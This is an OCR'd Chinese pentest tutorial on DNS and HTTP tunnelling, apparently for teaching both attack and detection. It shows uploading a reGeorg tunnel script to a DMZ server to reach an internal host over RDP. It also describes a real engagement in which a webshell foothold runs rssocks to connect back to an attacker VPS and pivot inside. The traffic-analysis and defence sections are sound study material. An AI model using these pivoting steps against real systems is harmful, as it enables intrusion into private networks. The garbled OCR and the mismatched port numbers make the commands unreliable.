


通过监听53端口的流量包发现大量的dns请求数据。


```
tcpdump -n -i eth0 udp dst port 53
```

dns隧道分析

通过流量监测，我们可轻易判断出存在大量的DNS协议的数据包，同时该数据包与普通的dns请求完全不同，首先是请求的dns域名前存在一段加密的字符串，其次dns记录分布于TXT记录、MX记录和CNAME记录。



从以下服务端的tcpdump监测的日志也可明显看出与普通dns请求的区别。



因此我们可以从以下几方面进行防御：

- 设置受信任的DNS服务器进行通信
- 阻止传入和传出的TXT请求
- 对频繁进行DNS请求的设备进行禁用并发出警告

http隧道搭建

HTTP协议是互联网上常用的通信协议之一。它有很多的应用，但最流行的就是用于Web浏览器和Web服务器之间的通信，即Web应用。通过HTTP服务搭建代理，通常用于将外部流量转入内网中，常用的工具有reGeorg、tunna等。以下通过reGeorg进行测试。

dmz:192.168.157.148/192.168.247.130


attack:192.168.157.147

victim:192.168.247.152

reGeorg可以支持PHP、ASPX、JSP等脚本语言，我们需要将脚本上传至目标服务器中，


我们通过上传tunnel文件到dmz服务器上：

然后搭建基于该文件搭建socks5隧道：




说明隧道搭建成功，此时进行配置proxifier。


搭建到本地代理的8888端口：



并配置mstsc流量从该代理发出：




接下来我们看到可以成功连接victim主机。




http隧道分析


首先通过查看抓取的数据流量，我们发现存在http请求，并且请求中包括有cmd、target和port三个参数。



然后查看该数据包，在数据包中看到请求的源IP端口及目的IP端口，显然请求参数中IP端口和该数据包的IP端口是不一样的。



我们通过监听第二个网卡（192.168.247.130），发现可以看到存在对远程服务器的3389端口链接数据请求，并看到请求的目的端口的服务名ms-wbt-server。



通过以上分析，我们可以针对http协议的数据包进行查看，并结合数据包中的ip参数进行溯源，同时针对该ip进行检索数据包查看本机ip对该ip的操作内容进行多层次的溯源，同时我们需要结合本机的windows日志进行配合溯源。

案例

在某次项目中，通过灵机一动的思路getshell后，由于在菜刀下的操作比较局限，因此思考可以将流量转出来，在多次尝试后，成功使用Rssocks搭建了ssocks隧道，下面简单说一下当时的情况：

Rssocks下载地址：


llhttp://sourceforge.net/projects/ssocks/

由于目标系统为linux系统，因此需要在ssocks中编译安装ssocks。

./configure && make && make install

首先在外网的vps上通过执行如下命令。

Rcsocks -l 5001 -p 8009 -vv




然后在目标主机执行。

Rssocks –vv –s vpsip:1080

```
r[redacted]# ./rssocks -vv -s 1[redacted]4:1080
socket: attachment to a local socket port ...
socket: local port 45835 open
dns: server address resolution 1[redacted] ...
client: server connection on [redacted]:1080 ...
bor_connect_in: Connection refused
```

接下来通过proxifier链接socks代理：vpsip：1088

扫描的内网某ip端口。




此外需要用到kali里的工具proxychains，修改proxychains配置文件。

